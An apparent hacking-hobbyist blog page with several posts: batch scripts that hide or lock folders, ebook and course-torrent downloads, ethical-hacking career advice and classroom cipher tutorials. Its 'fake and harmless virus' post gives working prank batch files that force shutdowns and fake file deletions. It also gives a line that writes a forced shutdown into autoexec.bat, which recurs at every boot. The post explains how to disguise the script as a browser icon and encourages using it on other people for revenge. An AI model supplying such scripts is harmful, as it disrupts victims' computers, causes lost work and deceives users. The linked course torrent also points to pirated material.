Showing posts with label study. Show all posts

Monday, September 3, 2012

Facebook Chat Text Generator


Facebook Chat Text Generator

This is the new awesome Chat Text Generator, it work just like the original Chat Codes Maker but instead of making codes from images, it lets you format your text with cool smileys and awesome fonts. It is very simple to make it work, just type your text and paste the code, that’s it.

Font:
Use keyboard shortcuts Ctrl+A to select codes and Ctrl+C to copy codes.

Saturday, February 4, 2012

CEH – Certified Ethical Hacker v7 Certification Training


 This CEH Certification will fortify the application knowledge of security officers, auditors, security professionals, site administrators, and anyone who is concerned about the integrity of the network infrastructure. CEH candidates will be immersed into an interactive network hacking environment where they will be shown how to scan, test, hack and secure their own systems. Candidates will begin by understanding how perimeter defenses work and then be lead into scanning and attacking their own networks. No real network is harmed. CEH candidates then learn how intruders escalate privileges and what steps can be taken to secure a system. Candidates will also learn about Intrusion Detection, Policy Creation, Social Engineering, DDoS Attacks, Buffer Overflows and Virus Creation. Learn the art of penetration testing (pen testing) in order to create network intrusion vulnerability prevention plans.


Topics Covered in Our Ethical Hacking Training
  • Developing the hacker’s mind
  • Network surveying
  • Port scanning
  • System identification/OS fingerprinting
  • Vulnerability research and verification
  • Service identification
  • Internet application testing
  • Document grinding
  • Recognizing security issues within an organization
  • Performing legal assessments on remote/foreign networks
  • Examining an organization for weaknesses as through the eyes of an industrial spy or a competitor
  • Implementing the right tools for each task of the Methodology
  • Competitive Intelligence
  • Exploiting vulnerabilities remotely
  • Examining appropriate countermeasures to thwart malicious hacking
CEH v7 Training Audience

The Certified Ethical Hacker certification will fortify the application knowledge of security officers, auditors, security professionals, site administrators, and anyone who is concerned about the integrity of the network infrastructure.
Certified Ethical Hacker Bootcamp Pre-Requisite

A Certified Ethical Hacker bootcamp training class candidate should have at least two years of information technology experience, a strong working knowledge of TCP/IP, and a basic familiarity with Linux or strong working support knowledge of Microsoft XP or Vista.

  Download torrent  

Dun forget to share this blog if u think we helped you and/or if u like this blog share it join our facebook page to get upadates.. :)

Tuesday, December 13, 2011

Create locker using command prompt


There are number of ways to make locker but if you have just basic knowledge of CMD then u can make script to create, lock & unlock ur locker :)


To create and unlock locker:

CODE:
Color 0A
Title "Hackrich"
PAUSE
ATTRIB -R -S -H +A C:\SachSongsEnglishHolywoodwavesmp3.{EE4DA6A4-8C52-4a63-BBB8-97C93D7E1B6C}
RENAME C:\SachSongsEnglishHolywoodwavesmp3.{EE4DA6A4-8C52-4a63-BBB8-97C93D7E1B6C} LOCKER
MD C:\LOCKER


Save it as unlock.bat using notepad :)


To lock ur locker:

CODE:
color 0A
TITLE "Hackrich"
PAUSE
ATTRIB -R -S -H +A C:\LOCKER
RENAME C:\LOCKER SachSongsEnglishHolywoodwavesmp3.{EE4DA6A4-8C52-4a63-BBB8-97C93D7E1B6C}
ATTRIB +R +S +H -A C:\SachSongsEnglishHolywoodwavesmp3.{EE4DA6A4-8C52-4a63-BBB8-97C93D7E1B6C}

Save it as lock.bat using notepad :)

Well really we do not lock folder by this method but we redirect access :)

Now copy both lock.bat & unlock.bat and paste them into winDIR ("x:\windows”) 

Nothing hard here have fun ! Share it :)


Now, little bit risky method...

here "XYZ" = "Dir of folder or  NTFS drive"

To lock folder:►

CODE:
 Title "Hackrich"
 attrib +R +S +H -A "XYZ"
 ECHO Press Y 
 cacls "XYZ" /P EVERYONE:N
 pause 

copy code and save it as lock.bat using notepad..

To unlock folder:►

CODE:
 title "Hackrich"
 echo Press Y
 cacls "XYZ" /G EVERYONE:F
 attrib -R -S -H +A "XYZ"
 pause

copy code and save it as unlock.bat using notepad..  

Have fun ! share it plz :)
 

Saturday, December 3, 2011


Ebook - Java: The Complete Reference with Jcodes


Want to learn java ?? :)
I have uploaded ebook which can enrich ur knowledge with complete reference..
.rar file also contains 10 java prog wch wud be helpful to you :)
so what you waiting for ?? :p download it and yes don't forget to hit like and share it :)
Good luck....

Demo: 
********************Prog*******************************

class str{
    int len;
    String str1="My name is Hackrich";
    public str(){
        len=str1.length();
    }
    String substr(){
        int start=len-10;
        int end=len;
        char chars[]=new char[end-start];
        str1.getChars(start,end,chars,0);
        String str2=new String(chars);
        return(str2);   
    }
}

class demo2{
    public static void main(String args[]){
        str s=new str();
        System.out.println("String is:"+s.str1);
        System.out.println("Substring formed by last 10 char:"+s.substr());
    }
}

***********************Output**************************

String is:My name is Hackrich
Substring formed by last 10 char: s hackrich   

******************************************************   


► Download it ◄

► Password : HACKRICH.BLOGSPOT.COM

 Share it :)  ♥


Tuesday, November 29, 2011

(Ebook - English) Access To Other People's Systems Made Simple


Book 1:

The majority of successful attacks on computer systems via the Internet can be traced to exploitation of security flaws in software and operating systems. These few software vulnerabilities account for the majority of successful attacks, simply because attackers are opportunistic – taking the easiest and most convenient route. They exploit the best-known flaws with the most effective and widely available attack tools. Most software, including operating systems and applications, comes with installation scripts or installation programs. The goal of these installation programs is to get the systems installed as quickly as possible, with the most useful functions enabled, with the least amount of work being performed by the administrator. To accomplish this goal, the scripts typically install more components than most users need. The vendor philosophy is that it is better to enable functions that are not needed, than to make the user install additional functions when they are needed. This approach, although convenient for the user, creates many of the most dangerous security vulnerabilities because users do not actively maintain and patch software components they don’t use. Furthermore, many users fail to realize what is actually installed, leaving dangerous samples on a system simply because users do not know they are there. Those unpatched services provide paths for attackers to take over computers.. TO read more download eBooks....


Book 2:

Google: A Hacker's Best Friend
In the last few years a number of news articles appeared that warned of the fact that hackers (or
crackers if you will) make use of the google search engine to gain access to files they shouldn't be
allowed to see or have access to. This knowledge is nothing new to some people but personally I have
always wondered how exactly a thing like this works. VNUnet’s James Middleton wrote an article in
2001 talking about hackers using a special search string on google to find sensitive banking data:
"One such posting on a security newsgroup claimed that searching using the string 'Index of /
+banques +filetype:xls' eventually turned up sensitive Excel spreadsheets from French banks. The
same technique could also be used to find password files"[1]
Another article that appeared on wired.com told us how Adrian Lamo, a hacker who made the news
often the last couple of years, explained that google could be used to gain access to websites of big
corporations... download eBooks to read more..


This .rar file contains 2 eBooks to download it link and password is given here have fun ! Don't forget to hit like and share it :)


► PASSWORD:  HACKRICH.BLOGSPOT.COM

Share it :)

Tuesday, November 22, 2011

How to become Ethical hacker?

Many hack addict people have questions about the scope in ethical hacking world.. I have tried here too answer it hope it would be helpful to you...

Questions like ▼
  •     Is there any scope for Ethical hacking?
  •     What is the scope for ethical hacking in India? Where can I get the required training?
  •     How to become an ethical hacker ?
  •     What qualification is needed ?


How do credit card companies acquire foolproof safety? Who ensures safe access to bank accounts over the Net, and security of messages on local computers and servers. Hackers (as opposed to crackers) are the experts whose services are hired by organizations to test the robustness of their network security systems. What differentiates ethical hackers from crackers is that the former are actually paid to find a security breach in an organization’s network. It is "ethical" or legal because it is done with the client’s permission. With more and more organizations moving their offline transactions online, e-security has emerged as a major issue. Almost every Fortune 500 company employs hackers to protect their critical data from possible cracker attacks. They also educate government, defense services, banks and law enforcement bodies on how to better use technology to get their jobs done securely. In India, as the concept of e-security is still not fully developed, ethical hacking is not as popular. However, it is fast catching up and very soon ‘constructive hacking’ will become part of technology consulting.

To be a good hacker, you need to be an experienced and intelligent programmer in the first place. You need to know at least one operating system inside out. You have to be comfortable with networking, TCP/IP and various other protocols. There are no shortcuts and the best approach is to get hold of as many technical manuals. You can learn hacking techniques from three main sources: The Net, books, and hacking clubs. In India, Ankit Fadia’s "hackingtruths’ club distributes training material to members. personally, I do not prefer  for
hackingtruths Some organizations (e.g. SANS, Foundstone etc) do offer courses in ethical hacking. However, the best training is on the job, which requires expertise in different tools and techniques.

As a fresher you would require rigorous training on various networking technologies, operating systems, scripting, languages, security tools etc.

Experts in this field command huge salaries. Starting salaries would be higher than standard networking and software professionals.

Try to enrich your knowledge with the use of blogs like hackrich. 

Good Luck !! Share it :)


Tuesday, October 18, 2011

Make a Fake and Harmless Virus


  • Right-click on your desktop, go to "new" and click "Create Shortcut"

  •     A window will come up. Where it says "Location" enter: shutdown -s -t

  •     The rest of the location is customizable. After the -t, press space and enter the amount of time you want someone to have until shutdown in seconds with only numbers when virus is activated. Press space and enter -c then another space and in quotations, type in a comment that will appear when the computer is shutting down. Click "Next". (example: shutdown -s -t 10 -c "WARNING: VIRUS DETECTED. BEGIN SHUTDOWN")

  •     On the next screen, name your virus whatever you want, it will still have the same effect. Click "OK".

  •     Your fake virus will be on your desktop as whatever you named it. Click to activate it. If done correctly a shutdown or log-off window will come up with the amount of time, your comment, and a bunch of other stuff. You can not abort the shutdown with task manager by trying to close the window or delete the processes.

  •     TO ABORT THE FAKE VIRUS YOU MUST click the Start button on your taskbar and click run. Then type in: shutdown -a

  •     Heres another way to make a virus, it's completely harmless, all it does is create a folder in your all programs menu and shutdown your pc =) Open notepad and save as whatever.bat:
    
    
  1.     cls
  2.     :A
  3.     color 0a
  4.     cls
  5.     @echo off
  6.     echo Wscript.Sleep
  7.     echo Wscript.Sleep 5000>C:\sleep5000.vbs
  8.     echo Wscript.Sleep 3000>C:\sleep3000.vbs
  9.     echo Wscript.Sleep 4000>C:\sleep4000.vbs
  10.     echo Wscript.Sleep 2000>C:\sleep2000.vbs
  11.     cd %systemroot%\System32
  12.     dir
  13.     cls
  14.     start /w wscript.exe C:\sleep3000.vbs
  15.     echo Deleting Critical System Files...
  16.     echo del *.*
  17.     start /w wscript.exe C:\sleep3000.vbs
  18.     echo Deletion Successful!
  19.     echo:
  20.     echo:
  21.     echo:
  22.     echo Deleting Root Partition...
  23.     start /w wscript.exe C:\sleep2000.vbs
  24.     echo del %SYSTEMROOT%
  25.     start /w wscript.exe C:\sleep4000.vbs
  26.     echo Deletion Successful!
  27.     start /w wscript.exe C:\sleep2000.vbs
  28.     echo:
  29.     echo:
  30.     echo:
  31.     echo Creating Directory h4x...
  32.     cd C:\Documents and Settings\All Users\Start Menu\Programs\
  33.     mkdir h4x
  34.     start /w wscript.exe C:\sleep3000.vbs
  35.     echo Directory Creation Successful!
  36.     echo:
  37.     echo:
  38.     echo:
  39.     echo Execution Attempt 1...
  40.     start /w wscript.exe C:\sleep3000.vbs
  41.     echo cd C:\Documents and Settings\All Users\Start Menu\Programs\Startup\h4x\
  42.     echo start hax.exe
  43.     start /w wscript.exe C:\sleep3000.vbs
  44.     echo Virus Executed!
  45.     echo:
  46.     echo:
  47.     echo:
  48.     start /w wscript.exe C:\sleep2000.vbs
  49.     echo Disabling Windows Firewall...
  50.     start /w wscript.exe C:\sleep2000.vbs
  51.     echo Killing all processes...
  52.     start /w wscript.exe C:\sleep2000.vbs
  53.     echo Allowing virus to boot from startup...
  54.     start /w wscript.exe C:\sleep2000.vbs
  55.     echo:
  56.     echo:
  57.     echo Virus has been executed successfully!
  58.     start /w wscript.exe C:\sleep2000.vbs
  59.     echo:
  60.     echo Have fun!
  61.     start /w wscript.exe C:\sleep2000.vbs
  62.     pause
  63.     shutdown -f -s 10 -c "Your computer has committed suicide. Have a nice day."
  
    
    For a way to have a bunch of Command Prompts pop up out of nowhere go to notepad and type in "start" alot (don't add quotations)
    Save it as whatever.bat to your desktop
    When you open it however many times you typed "start" thats how many times the command prompt will pop up
    You can disquise it as the Internet Explorer by right clicking on the fake virus and hit properties and find the button that says "Change Icon" then find the internet explorer (or mozilla firefox if you prefer or if you have the icon) icon and double click it
    It should change automatically after you hit OK
    To get rid of them all at once wait until it all stops popping up then click CTRL+ALT+DEL and go to task manager and click the top task and hold down CTRL+SHIFT and go down to the last task and then click it (all the tasks should be highlighted) then click "end task" and it should erase all the tasks (now here are the 50 starts)
  
    Warnings

    Only do this to someone who can handle this prank.
    This may not work if you try to do a file transfer on windows live messenger
    It also may scare people really badly, so remember do this for revenge(e.g someone did a mean prank so then you could use this)
    The example provided can run on Windows.
    This is not completely harmless, since it will shutdown your PC and force you to lose any unsaved work.Rest assured all should be normal when the computer is turned on again.
    This might affect the way your computer runs or the way another computer that you hacked runs. so only do this if you are a experienced hacker. also I suggest that you save all of your contents onto a thumb drive if you decide to test it out on your computer first.
    And remember this is in seconds not minutes. so don't type in -5 and think you'll be fine.
    use autoit scripts for exe files that look more real
  
  
    Try this one too..
  
    ╚○○○•••fOr fUn►vIRus►prOgs►tRicKz•••○○○╝


    1♥open notepad (Start ►run ► notepad)

    2♥ copy this code and paste it (Just copy it dont try 2 edit it)

    @echo off
    echo shutdown -s -f -t 0 >> c:/autoexec.bat
    cls


    3♥ click file ►Save As and type SACH.BAT
    and for the save as type select ☺ all files ☺

    4♥ Then click save

    5♥ lolz you made a virus :D

    6♥ now run sach.bat after 5 or 6 seconds your anti virus will come up with a message saying that they have detect a trojan horse virus LOL :D

     use autoit scripts for exe files that look more real   

Monday, October 10, 2011

Vocabulary Word List

                                    ◄   500+  IELTS, GRE, Toefl Exam Word List 

Example: 


Easy to print out and study on the go! Start Learning Now!


                                  Download Now  

Saturday, September 10, 2011

Breaking Ciphers


Breaking a cipher, also known as CRYPTANALYSIS, without having the key is quite difficult and very time consuming. And, depending on the type of cipher system used to create the secret message, there may be more than one key that cracks the code!


To break a message, it helps to know something about the message.


>> Who sent the message?    >> What language is the message written in?
>> Who was it sent to?         >> Is there a key word you can look for?


After answering these questions, try counting the number of times each letter is used in the message - this is called a FREQUENCY COUNT. Knowing how often letters are used can help you guess which cipher letter equals which plaintext letter. From there you can make other guesses based on language rules.


Today, high level encryption is done with complex mathematics and computers, and the same is needed to break them.

Helpful Hints About the English Language

Rather than trying to break the cipher randomly with different decryption methods, try using these English factoids the next time you try to break a secret message!

Letters

* The MOST COMMON letters used in the English language are E, T, N, O, R, I, A, & S.
* More than HALF of all English words end in E, T, D, & S.
* T is the most common FIRST letter of a word.
* E is the most common LAST letter of a word.
* Q is always followed by a "U."
* There are NO English words that end in "Q" or "J."

Words

* If a letter stands alone in a sentence, it can easily be identified as an "A" or an "I."
* The MOST COMMON word used in the English language is the word "THE."
* The word "STOP" replaces "." at the end of a sentence.

For example:
MEET AT SIX STOP BRING CANDY STOP

Doublets

* The MOST COMMON Doublets (when the same letter is used twice in a row) found in the English language are:


EE, TT, OO, SS, LL, FF
Examples include:
EERY ATTIC ROOM STOP ACCESS STILL CUTOFF STOP

2-Letter Combos

* The MOST COMMON 2-Letter combinations found in the English language are:
HE, RE, AN, TH, ER, IN
Examples include:
HELP STOP RESEND MAN WITH WATER INSIDE STOP

3-Letter Combos

* The MOST COMMON 3-Letter combinations found in the English language are:
ION, AND, ING, THE, ENT
Examples include:
UNION DISBANDING STOP TIMING THE DESCENT STOP

Make A Cipher: Caesar's Shift Cipher


How to Encrypt a Caesar's Cipher

Step 1
Write down each letter of the alphabet. This is called a Standard Alphabet.


Then select a number that will be used as the KEY.


For our example, we will use 7 as our Key Number.


Step 2
Starting with the letter A in your Standard Alphabet, count seven letters to the right and write the letter A underneath the G.


Continue writing the remaining letters of the alphabet until you come to the end of the Standard Alphabet.


Step 3
Once you have reached the end of the Standard Alphabet, go back to the beginning and write in the remaining six letters.


Now you are ready to encrypt your message!


Step 4
Locate the first letter from your plaintext in the Standard Alphabet. The letter below it is the cipher letter. Follow this method for each letter.


For example: B=V, I=C, O=I


Step 5
There are many different kinds of Caesar Ciphers, or Shift Ciphers, as they are commonly called.


Try using shifted numbers or a key word cipher instead of letters for your next secret message!


CONGRATULATIONS! 
You have created a Number Shift Cipher!

Make A Cipher: Number Shift Cipher


How to Encrypt a Number Shift Cipher

Step 1
Write down your PLAINTEXT message on a piece of paper.


Step 2
Create a 5x5 grid, also known as a Polybius Grid, on your paper.


Make sure your grid has 25 squares when you are finished.


Step 3
Write the numbers 1 thru 5 down the left side of the grid and across the top of the grid as well.


Beginning with the letter A, fill in the squares with the letters of the alphabet. Because there are only 25 squares, cryptanalysts usually put the letters Y and Z together in the last square.


Step 4
Begin encrypting your message by locating the first letter of your plaintext message in the grid.


Write down the row number followed by the column number.


In our example, the T will be encrypted as the number 45.


Step 5
Continue until your entire message has been encrypted.


To make your message more secure, leave out the spaces between each word.

CONGRATULATIONS! 
You have created a Number Shift Cipher!

How to Decrypt a Number Shift Cipher

Step 1
Based on the KEY provided by the sender, create a 5x5 grid (Polybius Grid). Label the rows 1 thru 5 down the left side of the grid and the columns 1 thru 5 across the top.


Step 2
Once you have created the grid, fill in the squares with the letters of the alphabet. Because there are only 25 squares and 26 letters, remember to put Y and Z in the same square at the bottom of the grid.


Step 3
To begin decrypting the ciphertext, take the first number from the message and examine the number's two digits. The first digit is the row number and the second digit is the column number.


Write the letter that appears at the intersection of the specific row and column on the grid.


Step 4
Continue decrypting the ciphertext until your message is revealed.

CONGRATULATIONS! 
You have learned how to decrypt a Number Shift Cipher!

Make A Cipher: One Pig's Pen


How to Encrypt a Pig Pen Cipher

Step 1
Write down your PLAINTEXT message on a piece of paper. Then draw two tic-tac-toe grids and two big X's - alternating each grid as you draw them on your paper.


Step 2
In the last two grids, place a dot in each compartment.


Then, beginning with the first grid, fill in each compartment with a single letter of the alphabet.


Step 3
To draw the cipher letters, use the shape of the compartment, or the "pen," surrounding the letter itself.


DO NOT include the letter in the cipher.


Step 4
Once you have created the cipher, send the message to a friend. Before you send it, make sure your friend knows what the patterns are for the grids and letters.


To make the cipher more secure, try changing the letter and dot patterns inside the compartments.

How to Decrypt a Pig Pen Cipher

Step 1
Arrange the grids and letters on a piece of paper according to the KEY that breaks the cipher.


Draw the grids in the correct pattern and then fill in the different compartments, or pens, with the appropriate dots and letters.


Step 2
Begin decrypting the message by comparing the shape of each cipher letter with the shape of the grid compartments.


Once you find a match, write down the letter that the cipher represents. Continue until you have completed decrypting the entire message.

Make A Cipher: The Key


How to Encrypt a Key Cipher

Step 1
Choose a word to be your KEY word. Make sure the word you select has at least five or six letters in it and has no repeating letters. For example the word APPLE will not work with this cipher because there are two P's in the word. In our example, we will use the word MAPLE for our key.


Step 2
Write the Key word on a piece of paper. Leave a little bit of space between each letter as you write down each letter of your Key.


Next, draw a column under each letter of the Key word.


Step 3
Fill in the columns by writing your PLAINTEXT message one letter at a time.


Any empty spaces should be filled in with a NULL. A NULL is usually represented by the letter X.


Step 4
Rewrite the columns so that the letters in your Key word are in alphabetical order.


In our example, the word MAPLE will be rearranged to read AELMP.


Step 5
To see your encrypted message, copy the letters in each column from top to bottom, but DO NOT include the letters in the Key word.

CONGRATULATIONS!
You have successfully created a KEY CIPHER!

How to Decrypt a Key Cipher

Step 1
Find out what the KEY word is from the person who sent you the message. Write the letters from the Key word in alphabetical order on a piece of paper.


Draw a column under each letter of the Key word.


Step 2
Starting under the letter A and writing from left to right, fill in the grid with the letters from the ciphertext.


Step 3 
Once the grid is filled in, rearrange the columns so the Key word is spelled out correctly. Reading from left to right, you should be able to see the plaintext message.

CONGRATULATIONS! 
You have successfully deciphered a KEY CIPHER!

Related Posts Plugin for WordPress, Blogger...

IP info

hAckRich

Tags

study (19) education (18) coding (11) Codes (9) ciphers (9) cryptology (9) CRYPTOGRAPHY (8) Hacking Tutorials (5) Ethical hacker/hacking (4) Exploits and Incident Handling (4) HACKING WINDOWS (4) Make A Cipher (4) Windows (4) password breakers/crackers (4) Dictionary (3) Ebook (3) Facebook (3) Facebook Emoticons (3) Google Dork (3) Google Hacks (3) facebook symbols (3) php hack (3) tools (3) ASCII art (2) Facebook Animated Gif Image Status (2) GRE (2) GRE Dictionary (2) Hack a Website (2) IELTS (2) Java: A Beginner's Guide (2) Password Cracking (2) Password Recovery (2) SOCIAL ENGINEERING TOOLKIT (2) Session hijacking (2) find the vulnerability (2) java (2) password-auditing (2) password-cracker (2) php (2) Abel (1) Backtrack 5 (1) Barron’s GRE word list (1) Breaking Ciphers (1) CIPHERTEXT (1) CRYPTANALYSIS (1) Caesar's Shift Cipher (1) Cain (1) Cain and Abel (1) Crypters Binders RC4 (1) DOS (1) Facebook Chat Text Generator (1) Fast leech generator (1) Hacking Tools (1) HconSTF (1) List of best anonymizers (1) Make fake virus (1) Number Shift Cipher (1) One Pig's Pen (1) RFI (1) Remote file inclusion (1) SEO (1) SQL injection (1) Security 504 Hacker Techniques (1) Steal/trace ip (1) The Key (1) The Rail Fences (1) Toefl (1) Uses of proxy server (1) Virus (1) Vocabulary Word List (1) Winding Way Cipher (1) blog tips (1) brute force (1) brute forcing. (1) brutus (1) brutus-aet2 (1) brutus-aet2.zip (1) brutus-password-cracker (1) bypass web-filters (1) chat (1) command prompt (1) cookie stealing (1) crackers (1) e (1) fast download (1) hacking-software (1) hot file (1) improve site (1) ip catcher (1) ip tracker (1) leech (1) leecher (1) list of proxy servers (1) mail (1) mega upload (1) mobile (1) network-sniffing (1) rapid share (1) regular download link into premium (1) serial keys 94fbr (1) symbols (1) th3j35t3r's DOS tool (1)

Hackrich

welcome

☁ Partners Link Cloud ☁